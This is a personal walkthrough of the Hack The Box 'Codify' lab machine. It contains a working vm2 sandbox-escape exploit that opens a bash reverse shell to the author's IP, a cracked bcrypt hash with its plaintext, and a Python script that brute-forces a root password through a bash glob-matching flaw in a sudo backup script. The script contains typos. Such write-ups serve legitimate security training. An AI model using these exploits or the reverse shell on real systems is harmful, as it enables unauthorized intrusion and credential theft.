HTB/Codify

Saturday, December 2, 2023 8:27 PM

- Nmap scan

```
┌──(mrd㉿MrD)-[~/Desktop/HTB/Machines/Codify]
└─$ cat nmap.txt
# Nmap 7.93 scan initiated Sun Dec  3 10:14:51 2023 as: nmap -sC -sV -v -T4 -oN nmap.txt 10.10.11.239
Nmap scan report for 10.10.11.239
Host is up (0.29s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96071cc6773e07a0cc6f2419744d570b (ECDSA)
|_  256 0ba4c0cfe23b95aef6f5df7d0c88d6ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://codify.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec  3 10:15:18 2023 -- 1 IP address (1 host up) scanned in 27.14 seconds
```

In this scan we can see port 22, 80, 3000 are open

- http://codify.htb

```
  GNU nano 7.2                                          /etc/hosts
127.0.0.1       localhost
127.0.1.1       MrD
10.10.11.239    codify.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Codify About us

Codify

Test your Node.js code easily.

This website allows you to test your Node.js code in a sandbox environment. Enter your code in the editor and see the output in real-time.

Try it now

Codify is a simple web application that allows you to test your Node.js code easily. With Codify, you can write and run your code snippets in the browser without the need for any setup or installation.

Whether you're a developer, a student, or just someone who wants to experiment with Node.js, Codify makes it easy for you to write and test your code without any hassle.

Codify uses sandboxing technology to run your code. This means that your code is executed in a safe and secure environment, without any access to the underlying system. Therefore this has some limitations. We try our best to reduce these so that we can give you a better experience.

So why wait? Start using Codify today and start writing and testing your Node.js code with ease!

Codify Editor About us

About Us

At Codify, our mission is to make it easy for developers to test their Node.js code. We understand that testing your code can be time-consuming and difficult, which is why we built this platform to simplify the process.

Our team is made up of experienced developers who are passionate about creating tools that make development easier. We're committed to providing a reliable and secure platform that you can trust to test your code.

Thank you for using Codify, and we hope that our platform helps you develop better Node.js applications.

About Our Code Editor

Our code editor is a powerful tool that allows developers to write and test Node.js code in a user-friendly environment. You can write and run your JavaScript code directly in the browser, making it easy to experiment and debug your applications.

The vm2 library is a widely used and trusted tool for sandboxing JavaScript. It adds an extra layer of security to prevent potentially harmful code from causing harm to your system. We take the security and reliability of our platform seriously, and we use vm2 to ensure a safe testing environment for your code.

In this I see the use vm2 library. Then I search the if there are any exploit .

Codify About us

Editor

Run

Google

vm2 exploit

All Images Videos News More Tools

About 30,900 results (0.17 seconds)

GitHub
https://github.com › advisories › GHSA-cchq-frgv-rjh5

vm2 Sandbox Escape vulnerability · CVE-2023-37466

Jul 12, 2023 — In **vm2** for versions up to 3.9.19, Promise handler sanitization can be bypassed, allowing attackers to escape the sandbox and run arbitrary ...

BleepingComputer
https://www.bleepingcomputer.com › News › Security

New sandbox escape PoC exploit available for VM2 library ...

Apr 18, 2023 — A security researcher has released, yet another sandbox escape proof of concept (PoC) **exploit** that makes it possible to execute unsafe code ...

Snyk
https://security.snyk.io › ... › npm

vm2 vulnerabilities


vm2 is a sandbox that can run untrusted code with whitelisted Node's built-in modules. Securely! · Direct Vulnerabilities · Package versions.

Uptycs
https://www.uptycs.com › blog › exploitable-vm2-vul...

Uncovering Potentially Exploitable vm2 Vulnerabilities

Jun 12, 2023 — The **vulnerability** allows attackers to bypass the built-in sandbox and gain unauthorized access, thus enabling them to execute arbitrary code ...

I found the some exploits vm2.




vm2 is a sandbox that can run untrusted code with whitelisted Node's built-in modules.

Affected versions of this package are vulnerable to Sandbox Bypass by abusing an unexpected creation of a host object based on the maliciously crafted specification of Proxy. Exploiting this vulnerability allows an attacker to gain remote code execution rights on the host running the sandbox via the Function constructor.


Then add this code to the editor in codify website.

PoC


```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("echo
hacked").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```




I can change execSync parameter..



To get webshell I have change the code.
Get the bash reveres shell.






```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("bash -c  ' bash -i >& /dev/tcp
/10.10.14.74/1234 0>&1'").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```

Get the webshell

```
svc@codify:~$ whoami
whoami
svc
svc@codify:~$ id
id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
svc@codify:~$ ls -la
ls -la
total 952
drwxr-x--- 8 svc    svc      4096 Dec  3 04:35 .
drwxr-xr-x 4 joshua joshua   4096 Sep 12 17:10 ..
lrwxrwxrwx 1 svc    svc         9 Sep 14 03:28 .bash_history -> /dev/
-rw-r--r-- 1 svc    svc       220 Sep 12 17:10 .bash_logout
-rw-r--r-- 1 svc    svc      3771 Sep 12 17:10 .bashrc
drwx------ 2 svc    svc      4096 Sep 12 17:13 .cache
-rw-r--r-- 1 svc    svc        64 Dec  2 19:14 cmd.txt
drwx------ 3 svc    svc      4096 Dec  3 04:35 .config
-rw-r--r-- 1 svc    svc       902 Dec  3 00:07 echo
drwx------ 3 svc    svc      4096 Dec  3 06:24 .gnupg
-rwxr-xr-x 1 svc    svc    765823 Dec  2 19:42 linpeas.sh
drwxr-xr-x 3 svc    svc      4096 Dec  3 02:53 .local
drwxr-xr-x 3 svc    svc      4096 Dec  2 19:43 .npm
-rw-r--r-- 1 svc    svc    131576 Dec  3 04:21 output
-rw-r--r-- 1 svc    svc      1979 Dec  3 00:04 passwd
-rw-r--r-- 1 svc    svc      5191 Dec  3 00:46 peas2json.py
drwxrwxr-x 5 svc    svc      4096 Dec  2 15:13 .pm2
-rw-r--r-- 1 svc    svc       807 Sep 12 17:10 .profile
-rw-r--r-- 1 svc    svc         0 Dec  3 05:24 pwned
-rwxr-xr-x 1 svc    svc      1580 Dec  3 03:51 sudo1912p1-escalate.sh
-rw-r--r-- 1 svc    svc        39 Sep 26 10:00 .vimrc
```

```
svc@codify:~$ cd /home
cd /home
svc@codify:/home$ ls
ls
joshua
svc
svc@codify:/home$ cd joshua
cd joshua
bash: cd: joshua: Permission denied
svc@codify:/home$ cd svc
cd svc
svc@codify:~$ ls
ls
cmd.txt
echo
linpeas.sh
output
passwd
peas2json.py
pwned
sudo1912p1-escalate.sh
svc@codify:~$ cat pwned
cat pwned
svc@codify:~$ cd pwned
cd pwned
bash: cd: pwned: Not a directory
svc@codify:~$ cd ..
cd ..
svc@codify:/home$ cd ..
cd ..
```

```
svc@codify:/$ ls -la
ls -la
total 68
drwxr-xr-x  18 root   root    4096 Oct 31 07:57 .
drwxr-xr-x  18 root   root    4096 Oct 31 07:57 ..
lrwxrwxrwx   1 root   root       7 Aug  9  2022 bin → usr/bin
drwxr-xr-x   4 root   root    4096 Oct 31 08:14 boot
drwxr-xr-x  20 root   root    4040 Dec  2 15:13 dev
drwxr-xr-x 109 root   root    4096 Oct 31 08:14 etc
drwxr-xr-x   4 joshua joshua  4096 Sep 12 17:10 home
lrwxrwxrwx   1 root   root       7 Aug  9  2022 lib → usr/lib
lrwxrwxrwx   1 root   root       9 Aug  9  2022 lib32 → usr/lib32
lrwxrwxrwx   1 root   root       9 Aug  9  2022 lib64 → usr/lib64
lrwxrwxrwx   1 root   root      10 Aug  9  2022 libx32 → usr/libx32
drwx------   2 root   root   16384 Jan 17  2023 lost+found
drwxr-xr-x   2 root   root    4096 Sep 26 10:21 media
drwxr-xr-x   2 root   root    4096 Aug  9  2022 mnt
drwxr-xr-x   4 root   root    4096 May 30  2023 opt
dr-xr-xr-x 336 root   root       0 Dec  2 15:13 proc
drwx------   5 root   root    4096 Sep 26 09:35 root
drwxr-xr-x  33 root   root     980 Dec  3 05:57 run
lrwxrwxrwx   1 root   root       8 Aug  9  2022 sbin → usr/sbin
drwxr-xr-x   4 joshua joshua  4096 Sep 26 10:21 srv
dr-xr-xr-x  13 root   root       0 Dec  2 15:13 sys
drwxrwxrwt  18 root   root    4096 Dec  3 06:20 tmp
drwxr-xr-x  14 root   root    4096 Aug  9  2022 usr
drwxr-xr-x  13 root   root    4096 Oct 31 07:57 var
svc@codify:/$ cd var
cd var
svc@codify:/var$ ls
```


```
svc@codify:/$ cd var
cd var
svc@codify:/var$ ls
ls
backups
cache
crash
lib
local
lock
log
mail
opt
run
spool
tmp
www
svc@codify:/var$ ls -la
ls -la
total 52
drwxr-xr-x 13 root root   4096 Oct 31 07:57 .
drwxr-xr-x 18 root root   4096 Oct 31 07:57 ..
drwxr-xr-x  3 root root   4096 Dec  3 00:00 backups
drwxr-xr-x 15 root root   4096 Sep 26 10:47 cache
drwxrwxrwt  2 root root   4096 Dec  3 06:25 crash
drwxr-xr-x 44 root root   4096 Oct 31 08:13 lib
drwxrwsr-x  2 root staff  4096 Apr 18  2022 local
lrwxrwxrwx  1 root root      9 Aug  9  2022 lock → /run/lock
drwxrwxr-x 11 root syslog 4096 Dec  3 00:19 log
drwxrwsr-x  2 root mail   4096 Aug  9  2022 mail
drwxr-xr-x  2 root root   4096 Aug  9  2022 opt
lrwxrwxrwx  1 root root      4 Aug  9  2022 run → /run
drwxr-xr-x  4 root root   4096 Aug  9  2022 spool
```

```
drwxr-xr-x  4 root root   4096 Aug  9  2022 spool
drwxrwxrwt  8 root root   4096 Dec  3 04:56 tmp
drwxr-xr-x  5 root root   4096 Sep 12 17:40 www
svc@codify:/var$ cd www
cd www
svc@codify:/var/www$ ls -la
ls -la
total 20
drwxr-xr-x  5 root root 4096 Sep 12 17:40 .
drwxr-xr-x 13 root root 4096 Oct 31 07:57 ..
drwxr-xr-x  3 svc  svc  4096 Dec  2 19:49 contact
drwxr-xr-x  4 svc  svc  4096 Sep 12 17:46 editor
drwxr-xr-x  2 svc  svc  4096 Apr 12  2023 html
svc@codify:/var/www$ cd contact
cd contact
svc@codify:/var/www/contact$ ls
ls
index.js
package.json
package-lock.json
templates
tickets.db
svc@codify:/var/www/contact$ ls -la
ls -la
total 120
drwxr-xr-x 3 svc  svc   4096 Dec  2 19:49 .
drwxr-xr-x 5 root root  4096 Sep 12 17:40 ..
-rw-rw-r-- 1 svc  svc   4377 Apr 19  2023 index.js
-rw-rw-r-- 1 svc  svc    268 Apr 19  2023 package.json
-rw-rw-r-- 1 svc  svc  77131 Apr 19  2023 package-lock.json
drwxrwxr-x 2 svc  svc   4096 Apr 21  2023 templates
-rw-r--r-- 1 svc  svc  20480 Sep 12 17:45 tickets.db
svc@codify:/var/www/contact$ cat tickets.db
cat tickets.db
```

Cat the tickets.db

```
svc@codify:/var/www/contact$ cat tickets.db
cat tickets.db
◆T5◆◆T◆format 3@  .WJ
       otableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description
 TEXT, status TEXT)P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)◆◆      tableusersusersCR
EATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
◆◆G◆joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
◆◆
◆◆◆◆ua  users
            ickets
r]r◆h%%◆Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of c
oming to this site, can I download this and set it up in my own computer? A feature like that would be nice.open◆ ;◆wTom
HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would he
lp me out a lot. Thanks!opensvc@codify:/var/www/contact$
```

Get the hash value of the joshua - $2a$12
$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2



3100	Oracle H: Type (Oracle 7+)	7A963A529D2E3229:3682427524
3200	bcrypt $2*$, Blowfish (Unix)	$2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQlFvQJLF6

then try to crack the hash

```
┌──(mrd㉿MrD)-[~/Desktop/HTB/Machines/Codify]
└─$ hashcat -m 3200 joshuahash.txt /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platf
orm #1 [The pocl project]
==================================================================================================================
* Device #1: pthread-penryn-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 2914/5893 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
```

```
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1
```

Joshua - spongebob1
Get the password of the joshua, then get a ssh session .

```
┌──(mrd㉿MrD)-[~]
└─$ ssh joshua@10.10.11.239
The authenticity of host '10.10.11.239 (10.10.11.239)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xotOsBBE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.239' (ED25519) to the list of known hosts.
joshua@10.10.11.239's password:
```

Then I gat a user flag.

```
joshua@codify:~$
joshua@codify:~$ whoami
joshua
joshua@codify:~$ ls -la
total 32
drwxrwx--- 3 joshua joshua 4096 Nov  2 12:22 .
drwxr-xr-x 4 joshua joshua 4096 Sep 12 17:10 ..
lrwxrwxrwx 1 root   root      9 May 30  2023 .bash_history -> /dev/null
-rw-r--r-- 1 joshua joshua  220 Apr 21  2023 .bash_logout
-rw-r--r-- 1 joshua joshua 3771 Apr 21  2023 .bashrc
drwx------ 2 joshua joshua 4096 Sep 14 14:44 .cache
-rw-r--r-- 1 joshua joshua  807 Apr 21  2023 .profile
-rw-r----- 1 root   joshua   33 Dec  3 06:48 user.txt
-rw-r--r-- 1 joshua joshua   39 Sep 14 14:45 .vimrc
joshua@codify:~$ cat user.txt
313278c8b7d734789af68cf3e84f934c
joshua@codify:~$
```

User flag - 313278c8b7d734789af68cf3e84f934c

After the getting user flag I try to get the root by joshua.

```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Sorry, try again.
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$
```

Here I can see that joshua can get get root by /opt/script/mysql-backup.sh

Search about the /opt/script/mysql-backup.sh in google.

```
joshua@codify:~$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Datab
ase|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql
.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
joshua@codify:~$
```

```
if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi
```

This section of the script compares the user-provided password (USER_PASS) with the actual database password (DB_PASS). The vulnerability here is due to the use of == inside [[ ]] in Bash, which performs pattern matching rather than a direct string comparison. This means that the user input (USER_PASS) is treated as a pattern, and if it includes glob characters like * or ?, it can potentially match unintended strings.

For example, if the actual password (DB_PASS) is password123 and the user enters * as their password (USER_PASS), the pattern match will succeed because * matches any string, resulting in unauthorized access.

This means we can bruteforce every char in the DB_PASS.

Python script..

It builds up the password character by character, confirming each guess by invoking the script via sudo and checking for a successful run.

```python
import string
import subproccess

def check_password(p):
  command = f"echo '{p}*' | sudo /opt/scripts/mysql-backup.sh"
  result = subprocess.run(command, shell=True, stdout=subproccess.PIPE, stderr=subproccess.PIPE, text=True)
  return "Password confirmed!" in result.stdout

charset = string.ascii_letters + string.digits
password = ""
is_password_found = False

while not is_password_found:
  for char in charset:
    if check_password(password + char)
      password += char
      print(password)
      break
  else:
    is_password_found = True
```

```
joshua@codify:~$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Datab
ase|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql
.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
```

```
/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
joshua@codify:~$ cd ..
joshua@codify:/home$ ls
joshua  svc
joshua@codify:/home$ cd ..
joshua@codify:/$ ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  sys  usr
boot  etc  lib   lib64  lost+found  mnt    proc  run   srv   tmp  var
joshua@codify:/$ cd tmp
joshua@codify:/tmp$ nano brute.py
joshua@codify:/tmp$ ls
brute.py
systemd-private-f75d819399f44baab615997f54b42ca1-apache2.service-6kdG7f
systemd-private-f75d819399f44baab615997f54b42ca1-ModemManager.service-56tqVI
systemd-private-f75d819399f44baab615997f54b42ca1-systemd-logind.service-CGgFnu
systemd-private-f75d819399f44baab615997f54b42ca1-systemd-resolved.service-yQ1xlI
systemd-private-f75d819399f44baab615997f54b42ca1-systemd-timesyncd.service-CyvsY6
vmware-root_767-4256479648
joshua@codify:/tmp$ python3 brute.py
  File "/tmp/brute.py", line 15
    if check_password(password + char)
                                      ^
```

Got the root

```
joshua@codify:/tmp$ nano brute.py
joshua@codify:/tmp$ python3 brute.py
[sudo] password for joshua:
k
kl
klj
kljh
kljh1
kljh12
kljh12k
kljh12k3
kljh12k3j
kljh12k3jh
kljh12k3jha
kljh12k3jhas
kljh12k3jhask
kljh12k3jhaskj
kljh12k3jhaskjh
kljh12k3jhaskjh1
kljh12k3jhaskjh12
kljh12k3jhaskjh12k
kljh12k3jhaskjh12kj
kljh12k3jhaskjh12kjh
kljh12k3jhaskjh12kjh3
joshua@codify:/tmp$
```

Root pwd---kljh12k3jhaskjh12kjh3

